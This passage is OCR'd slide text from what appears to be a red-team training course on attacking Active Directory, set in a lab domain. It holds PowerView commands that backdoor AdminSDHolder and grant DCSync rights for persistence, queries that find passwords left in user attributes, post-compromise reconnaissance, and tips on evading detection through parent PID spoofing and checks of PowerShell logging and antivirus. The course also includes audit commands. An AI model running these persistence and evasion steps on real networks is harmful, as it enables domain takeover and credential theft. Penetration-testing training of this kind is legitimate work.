>> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName
                   SamAccountName1 -Verbose -Rights All
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

To audit the ACL rights for *AdminSDHolder* you can execute the below.

```
>> Get-ObjectAcl -ADSprefix 'CN=AdminSDHolder,CN=System' -ResolveGUIDs |
?{$_.IdentityReference -match 'SamAccountName1'}
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

The below backdoors the rights for DCSync. It grants 'SamAccountName1' account the right to replicate any hash for the DC. SamAccountName1 can be an unprivileged user! (Persistence, using elevated rights.)

```
>> Add-ObjectACL -TargetDistinguishedName "dc=els,dc=local" -PrincipalSamAccountName
                         SamAccountName1 -Rights DCSync
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

To audit users who have DCSync rights you can execute the below.

```
>> Get-ObjectACL -DistinguishedName "dc=els,dc=local" -ResolveGUIDs | ? {
($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match
'GenericAll') }
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

To audit GPO permissions you can execute the below.

```
>> Get-NetGPO | ForEach-Object {Get-ObjectAcl -ResolveGUIDs -Name $_.name} | Where-Object {$_.ActiveDirectoryRights -match 'WriteProperty'}
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

To scan for "non-standard" ACL permission sets execute the below.


```
>> Invoke-ACLScanner
```

1.3.3 Video

Check out the video on **Moving from Linux to Domain Admin Through Unprivileged Users and an ACL Path**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Please note that videos are only available in Full or Elite Editions.



Course content

Expand All | Collapse All

Preparing the Attack

Progress	Module Name	HTML5	PDF	Resources	Labs	Completed
In Progress	1 - Advanced Social Engineering	Study		Resources	Labs ▾	☐

Delivering a Triggerable Outlook Malware via Ma

Red Teaming Active Directory

Progress	Module Name	HTML5	PDF	Resources	Labs	Completed
In Progress	1 - Advanced Active Directory Reconnaissance & Enumeration	Study		Resources ▾	No labs	☐
In Progress	2 - Red Teaming Active Directory	Study		Resources ▾	No labs	☐

1.3.3 Interesting Corners of Active Directory

Sensitive Data In User Attributes

When we dig for gold on AD looking for default and weak passwords, it is not uncommon to find passwords stored in user attributes. So, check the description fields for accounts, the extension attribute etc.

Sensitive data can be stored in AD because the administrator does not realize that all of these attributes, at least most of them are available for authenticated users to read.

1.3.3 Interesting Corners of Active Directory

Sensitive Data In User Attributes

There is an attribute called confidential attribute, which by default only domain admins can view. That's where sensitive data should be stored, that's where bitlocker keys and LAPS passwords are stored by default.


For example, a domain administrator saved the password of a user named "Samantha Rivers" inside the *description* user attribute. This attribute is readable by all AD users, including non-privileged ones.

1.3.3 Interesting Corners of Active Directory

Sensitive Data In User Attributes

If we wanted to extract the *description* attribute's contents using the AD PowerShell module, we would execute the following inside our "ELS" testing domain.

```
>> Get-ADUser username -Properties * | Select Description
```



```
PS C:\Users\JeremyClarkson> Get-ADUser SamanthaRivers -Properties * | Select Des
cription

Description
-----------
Password: P@ssw0rd123
```

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

There are some interesting user properties on the user objects such as *LastLogonDate*, *PasswordLastSet* and *AdminCount*.

If *AdminCount* is set to 1 it is very likely that that user account is a member of the “Domain Admins” or another privileged group. This is because there is a process that actually runs every 60’ to protect privileged groups in AD which stamps them with *AdminCount* equals 1.

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

This process doesn’t go back later on and remove it. Consequently, we could have some false positives with this. It can provide some very interesting information though.

SIDHistory is another very interesting property. The *SIDHistory* attribute can contain a SID from another user and provide the same level access as that user. It is effectively permission cloning.

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

If we find user accounts with SID history and that *SIDHistory* is for another user that has some really interesting capabilities and rights, we should definitely target these accounts.

Custom attributes contain some interesting information. Sometimes organizations categorize users using custom attributes and if there is data in the service principal name this means that this user account is a Kerberos service account.

You'll find some interesting attributes on the next slide…

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

Created	PasswordLastSet
Modified	PasswordNeverExpires
CanonicalName	PasswordNotRequired
Enabled	PasswordExpired
Description	SmartcardLogonRequired
LastLogonDate	AccountExpirationDate
DisplayName	LastBadPasswordAttempt
AdminCount	sExchHomeServerName
SIDHistory	CustomAttribute1-50
	ServicePrincipalName

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

We can search based on *AdminCount* or *ServicePrincipalName* properties via LDAP, as follows.

```
>> Get-NetUser -AdminCount
or
>> Get-NetUser -SPN
```

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

The same applies to computer objects, the following attribute names are specific to the AD PowerShell module cmdlets so they may not translate exactly in Powerview.

```
>> Get-ADComputer -Filter * -Property property
```

It should be noted that this is a great way to identifying computers without traditional network scanning.

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties


Created	CanonicalName
Modified	OperatingSystem
CanonicalName	OperatingSystemServicePack
Enabled	OperatingSystemVersion
Description	ServicePrincipalName
LastLogonDate (Reboot)	TrustedForDelegation
PrimaryGroupID (516 = DC)	TrustedToAuthForDelegation
PasswordLastSet (Active/Inactive)	

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

For example, we can identify Domain Controllers by executing the following (for DCs the PrimaryGroupID is 516).

```
>> Get-ADComputer -Filter * -Property PrimaryGroupID
```


Get-ADComputer -Filter * -Property PrimaryGroupID | Out-GridView
Filter
Add criteria


DistinguishedName	DNSHostName	Enabled	Name	ObjectClass	ObjectGUID	PrimaryGroupID	SamAccountName	SID	UserPrin
CN=LAB-DC01,OU=Domain Controllers,DC=eLS,DC=local	lab-dc01.els.local	True	LAB-DC01	computer	a8c7d5b2-c6bb-47f2-8b49-ac8e244f0979	516	LAB-DC01$	S-1-5-21-1770822258-1552498733-1961591868-1002	
CN=USER8,OU=Computers,OU=Lab,DC=eLS,DC=local	User8.eLS.local	True	USER8	computer	8d82fa17-2496-484e-80d6-560708aa3d...	515	USER8$	S-1-5-21-1770822258-1552498733-1961591868-1108	
CN=WIN10,OU=Computers,OU=Lab,DC=eLS,DC=local	Win10.eLS.local	True	WIN10	computer	a1dc1385-4f65-4b72-b89b-4d9f803257...	515	WIN10$	S-1-5-21-1770822258-1552498733-1961591868-1139	
CN=WINDOWS7,OU=Computers,OU=Lab,DC=eLS,DC=...	WINDOWS7.eL...	True	WINDO...	computer	6def1f7f-047b-4724-abae-3bf02f6c6500	515	WINDOWS7$	S-1-5-21-1770822258-1552498733-1961591868-1142	
CN=EXCHANGE,OU=Computers,OU=Lab,DC=eLS,DC=l...	exchange.eLS.l...	True	EXCHA...	computer	6d955976-eaa9-4b2d-8de9-00657146f...	515	EXCHANGE$	S-1-5-21-1770822258-1552498733-1961591868-1145	
CN=MSSQLSERVER2016,OU=Computers,OU=Lab,DC=e...	MSSQLSERVER...	True	MSSQLS...	computer	2a1b5b85-ce5e-4de2-a43c-4eca003597...	515	MSSQLSERVER2...	S-1-5-21-1770822258-1552498733-1961591868-1170	
CN=DATABASESERVER,OU=Computers,OU=Lab,DC=eL...	DATABASESER...	True	DATABA...	computer	f44eec85-583f-48bd-a338-edf7c7c54c50	515	DATABASESERVE...	S-1-5-21-1770822258-1552498733-1961591868-1172	
CN=WSUS-SERVER,OU=Computers,OU=Lab,DC=eLS,D...	wsus-server.eL...	True	WSUS-S...	computer	a801ed8e-6fa8-4dd4-a27c-cca9729652...	515	WSUS-SERVER$	S-1-5-21-1770822258-1552498733-1961591868-1174	

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

Another example is identifying computers featuring a specific OS. For that we could use the AD PowerShell module as follows.

```
>> Get-ADComputer -Filter 'OperatingSystemVersion -eq "6.3 (9600)"'
```



Get-ADComputer -Filter 'OperatingSystemVersion -eq "6.3 (9600)"' | Out-GridView

Filter

Add criteria

DistinguishedName	DNSHostName	Enabled	Name	ObjectClass	ObjectGUID	SamAccountName	SID
CN=LAB-DC01,OU=Domain Controllers,DC=eLS,DC=local	lab-dc01.els.local	True	LAB-DC01	computer	a8c7d5b2-c6bb-47f2-8b49-ac8e244f0979	LAB-DC01$	S-1-5-21-1770822258-1552498733-1961591868-
CN=USER8,OU=Computers,OU=Lab,DC=eLS,DC=local	User8.eLS.local	True	USER8	computer	8d82fa17-2496-484e-80d6-560708aa3d90	USER8$	S-1-5-21-1770822258-1552498733-1961591868-
CN=EXCHANGE,OU=Computers,OU=Lab,DC=eLS,DC=local	exchange.eLS.local	True	EXCHANGE	computer	6d955976-eaa9-4b2d-8de9-00657146fd2e	EXCHANGE$	S-1-5-21-1770822258-1552498733-1961591868-
CN=MSSQLSERVER2016,OU=Computers,OU=Lab,DC=eLS,DC=local	MSSQLSERVER2016.eLS.local	True	MSSQLSERVER2016	computer	2a1b5b85-ce5e-4de2-a43c-4eca00359798	MSSQLSERVER2016$	S-1-5-21-1770822258-1552498733-1961591868-
CN=DATABASESERVER,OU=Computers,OU=Lab,DC=eLS,DC=local	DATABASESERVER.eLS.local	True	DATABASESERVER	computer	f44eec85-583f-48bd-a338-edf7c7c54c50	DATABASESERVER$	S-1-5-21-1770822258-1552498733-1961591868-
CN=WSUS-SERVER,OU=Computers,OU=Lab,DC=eLS,DC=local	wsus-server.eLS.local	True	WSUS-SERVER	computer	a801ed8e-6fa8-4dd4-a27c-cca972965288	WSUS-SERVER$	S-1-5-21-1770822258-1552498733-1961591868-

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

Similarly, to identify all MS SQL servers leveraging the SPN property, we would execute the below, using PowerView.

```
>> Get-NetComputer -SPN mssql*
```

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

Let’s now look at the *LastLogonDate* attribute. This attribute is related to when a computer last rebooted. So, what we can do is get a list of all the computers, find out when they last rebooted and look at *PasswordLastSet* to see if they are still active on the network.

If a computer hasn’t updated its *PasswordLastSet* attribute in say 60 days, (by default all Windows computers should update it at around 30) then that computer may not be on the network.

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

If this attribute has been updated within the aforementioned timeframe and the *LastLogonData* is, for example, six months or eight, that system hasn't been patched for a long time.

Windows computers by default register their OS and information related to AD. The same applies for Linux or storage devices. By checking the *OperatingSystem* attribute we can identify what kind of computers reside in the targeted network.

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

Through the *ServicePrincipalName,* we can get the information about the Kerberos enterprise services on these computers. In addition, the*TrustedForDelegation* and *TrustedToAuthForDelegation* attributes which are related to Kerberos delegation, provide useful information.

We will leverage those information to attack Active Directory in the next module.

1.3.3 Interesting Corners of Active Directory

AD User & Computer Properties

A query containing the abovementioned properties could be the following, using the AD PowerShell module.

```
>> Get-ADComputer -filter {PrimaryGroupID -eq "515"} -Properties OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation
```

1.3.3 Interesting Corners of Active Directory

Deleted AD Objects

When an AD admin deletes an object in AD, it is not deleted. It's hidden, but the data is still there.

We can search for objects that have the *isdeleted* flag, pull them and look at them. We might find some very interesting information in there. It should be noted that this operation requires local administrator privileges.

1.3.3 Interesting Corners of Active Directory

Deleted AD Objects


For example, if we wanted to retrieve the deleted AD objects from our testing "ELS" domain, we would execute the following, using the DisplayDeletedADObjects module. Note that this operation requires elevated access.

```
>> Import-Module .\DisplayDeletedADObjects.psm1
>> Get-OSCDeletedADObjects
```

https://gallery.technet.microsoft.com/scriptcenter/Script-to-display-the-c995a5f6#content

1.3.3 Interesting Corners of Active Directory

Deleted AD Objects



CanonicalName	CN	Created	createTimeStamp	Deleted	Description	DisplayName	DistinguishedName
eLS.local/Deleted Objects/x0rc1st DEL:83f3aae7-459e-4df3-8a28-aef54e450d19	x0rc1st DEL:83f3aae7-459e-4df3-8a28-aef54e450d19	4/24/2017 6:27:07 PM	4/24/2017 6:27:07 PM	True			CN=x0rc1st\0ADEL:83f3aae7-459e-
eLS.local/Deleted Objects/..Deleted-_msdcs.[redacted] DEL:2dae61d9-2a08-45ec-bd74-1d92143827cd		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=..Deleted-_msdcs.[redacted]\0
eLS.local/Deleted Objects/@ DEL:22e09c1e-4a46-4461-9430-2d8c062ba4d3		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=@\0ADEL:22e09c1e-4a46-4461
eLS.local/Deleted Objects/..Deleted-[redacted] DEL:754959dd-07ef-46f7-b3bc-3ecd4a5cfdc0		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=..Deleted-[redacted]0ADEL:75
eLS.local/Deleted Objects/@ DEL:283f4ec5-2910-495a-b66d-979a6943c26e		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=@\0ADEL:283f4ec5-2910-495a-
eLS.local/Deleted Objects/_msdcs DEL:145f0792-66ed-4723-ae59-8c99876ac778		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_msdcs\0ADEL:145f0792-66ed-
eLS.local/Deleted Objects/lab-dc01 DEL:c0fde65a-8cbf-4ad9-82b4-85cf55000b80		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=lab-dc01\0ADEL:c0fde65a-8cbf
eLS.local/Deleted Objects/_ldap._tcp DEL:762a0c79-039c-4ef4-85e9-e17b52f245e0		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_ldap._tcp\0ADEL:762a0c79-03
eLS.local/Deleted Objects/_ldap._tcp.Default-First-Site-Name._sites DEL:4dcd2a16-562d-45c5-8248-9bbc27e3708e		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_ldap._tcp.Default-First-Site-Na
eLS.local/Deleted Objects/_ldap._tcp.pdc DEL:00c19c4a-662a-4bcc-a19e-1152ce57de87		4/24/2017 6:29:08 PM	4/24/2017 6:29:08 PM	True			DC=_ldap._tcp.pdc\0ADEL:00c19c4a

1.3.3 Interesting Corners of Active Directory

Domain Password Policies

We can get information about the domain password policy again using the AD PowerShell module, by executing the following command.

```
>>  Get-ADDefaultDomainPasswordPolicy
```

1.3.3 Interesting Corners of Active Directory

Domain Password Policies

If you see that the min password length is 7 in an organization write it up as a finding.

1.3.4 Post-Exploitation Recon & Enumeration

Finally, let's document what important pieces of information we can extract after initial compromise.

1.3.4 Post-Exploitation Recon & Enumeration

Defensive measure related information

Windows AppLocker current mode and rules, *DeviceGuard*, *Windows Defender* exclusions, Sysinternals *Sysmon* Configuration, *push event forwarding*, *EMET* configuration etc. can all be enumerated after initial compromise.

For enumerating the above and more please refer to the following resource.

- https://github.com/darkoperator/Meterpreter-Scripts/tree/master/post/windows/gather

1.3.4 Post-Exploitation Recon & Enumeration

Defensive measure related information

As you found out, we can extract a great amount of information from AD after initial compromise and importantly from an unprivileged user's perspective.

It is therefore crucial that the associated with each defensive measure policies and configuration files should be locked down so that authenticated users do not have read access.

1.3.5 Recon & Enumeration Tips & Tricks

More tips and tricks on Powerview can be found below.

- https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993
- https://gist.github.com/HarmJ0y/3a275be9205f7140dc77fb038c8815af
- https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf
- https://gist.github.com/HarmJ0y/3328d954607d71362e3c

1.3.5 Recon & Enumeration Tips & Tricks

Another PowerShell based tool for AD enumeration is AdEnumerator.

Keep in mind that PowerShell is getting heavily monitored these days. Consequently, also consider the following tools. pywerview, windapsearch and hunter.

1.3.5 Recon & Enumeration Tips & Tricks

Another extremely important aspect of an organization is its web applications. Taking into consideration that the defenses are getting stronger, the organizations' web applications could be the only aspect to provide us with an entry point.

To map the application server attack surface of an organization we can use tools like Metasploit's *auxiliary/scanner/http/ssl* and *auxiliary/scanner/http/http_version*, Nmap's *http-enum*, clusterd and EyeWitness.

https://github.com/hatRiot/clusterd
https://github.com/ChrisTruncer/EyeWitness

1.3.5 Recon & Enumeration Tips & Tricks

After gaining initial access, we can also use Get-BrowserData.ps1 to identify internal websites or applications and SessionGopher to identify systems that may connect to Unix systems, jump boxes or point-of-sale terminals.

https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Get-BrowserData.ps1
https://github.com/fireeye/SessionGopher

Situational Awareness

1.4 Situational Awareness

Once a target has been compromised, the initial foothold can be a very weak part of the engagement, if there is not enough information on the target.

It is necessary to obtain enough information regarding the environment in order to understand it, operate past its defenses and minimize the operational footprint.

1.4.1 Evade Parent-Child Process Anomaly Detection

If Parent Pid Spoofing or a similar evasion technique was not used for the initial execution, make sure to use it as soon as possible.

Defenders and automated defense solutions are known for swiftly spotting parent-child process anomalies.

https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/

1.4.2 Abusing PowerShell

PowerShell

Make sure PowerShell can be used either from the command line or Unmanaged before abusing it extensively.

If the initial access was accomplished via a social engineering campaign, be aware that the use of PowerShell in certain non-technical departments will definitely alert the Blue Team.

1.4.2 Abusing PowerShell

Abusing PowerShell

Identify available PowerShell engines:

- `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\PowershellEngine /v PowershellVersion`
- `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\3\PowershellEngine /v PowershellVersion`
- `Get-ItemPropertyValue HKLM:\SOFTWARE\Microsoft\PowerShell\*\PowerShellEngine -Name PowerShellVersion`

1.4.2 Abusing PowerShell


Abusing PowerShell

Identify PowerShell logging:

- `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\Transcription`
- `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging`
- `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging`

1.4.2 Abusing PowerShell

Abusing PowerShell



Command Prompt - powershell

```
PS C:\Users\eLSAdmin> Get-ItemPropertyValue HKLM:\SOFTWARE\Microsoft\PowerShell\*\PowerS
hellEngine -Name PowerShellVersion
2.0
5.1.18362.1
PS C:\Users\eLSAdmin> [System.IO.File]::Exists("$env:windir\Microsoft.Net\Framework\v2.0
.50727\System.dll")
True
PS C:\Users\eLSAdmin> [System.IO.File]::Exists("$env:windir\Microsoft.Net\Framework\v4.0
.30319\System.dll")
True
PS C:\Users\eLSAdmin>
```

Available Common Language Runtime (CLR) Versions:

- `dir %WINDIR%\Microsoft.Net\Framework\ /s /b | find "System.dll”`
- `[System.IO.File]::Exists("$env:windir\Microsoft.Net\Framework\v2.0.50727\System.dll")`
- `[System.IO.File]::Exists("$env:windir\Microsoft.Net\Framework\v4.0.30319\System.dll")`

1.4.3 Information Gathering Through WMI

WMIC

The WMI command-line (WMIC) utility provides a command line interface for Windows Management Instrumentation that can be used to gather information about the target. Some useful commands for gathering information using wmic are:

- `wmic alias list brief` -> Be familiar with the aliases
- `wmic computersystem list full` -> Information about the OS
- `wmic volume list brief` -> Available volumes

1.4.3 Information Gathering Through WMI

Information Gathering Through WMI

- `wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName, productState, pathToSignedProductExe` -> List Antivirus.
- `wmic qfe list brief` -> List Updates
- `wmic DATAFILE where "drive='C:' AND Name like '%password%'" GET Name,readable,size /VALUE` -> Search files containing 'password' in the name.
- `wmic useraccount list` -> Get local user accounts

1.4.3 Information Gathering Through WMI

Information Gathering Through WMI

Domain information could also be gathered using:

- `wmic NTDOMAIN GET DomainControllerAddress,DomainName,Roles` -> Domain DC and Information
- `wmic /NAMESPACE:\\root\directory\ldap PATH ds_user GET ds_samaccountname` -> List all users
- `wmic /NAMESPACE:\\root\directory\ldap PATH ds_group GET ds_samaccountname` -> Get all groups
- `wmic path win32_groupuser where (groupcomponent="win32_group.name='domain admins',domain='YOURDOMAINHERE’”)` -> Members of Domain Admins Group
- `wmic /NAMESPACE:\\root\directory\ldap PATH ds_computer GET ds_samaccountname` -> List all computers

1.4.3 Information Gathering Through WMI

Information Gathering Through WMI

Windows Management Instrumentation (WMI) classes or information can also be accessed via Get-WmiObject in PowerShell. Some useful queries for offensive reconnaissance are:

- `Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct` -> Antivirus product
- `[Bool](Get-WmiObject -Class Win32_ComputerSystem -Filter "NumberOfLogicalProcessors < 2 OR TotalPhysicalMemory < 2147483648")` -> Virtual Machine Detection
- `Get-WmiObject -Query "select * from Win32_Product" | ?{$_.Vendor -notmatch 'Microsoft'}` -> Check .MSI installations not from Microsoft.
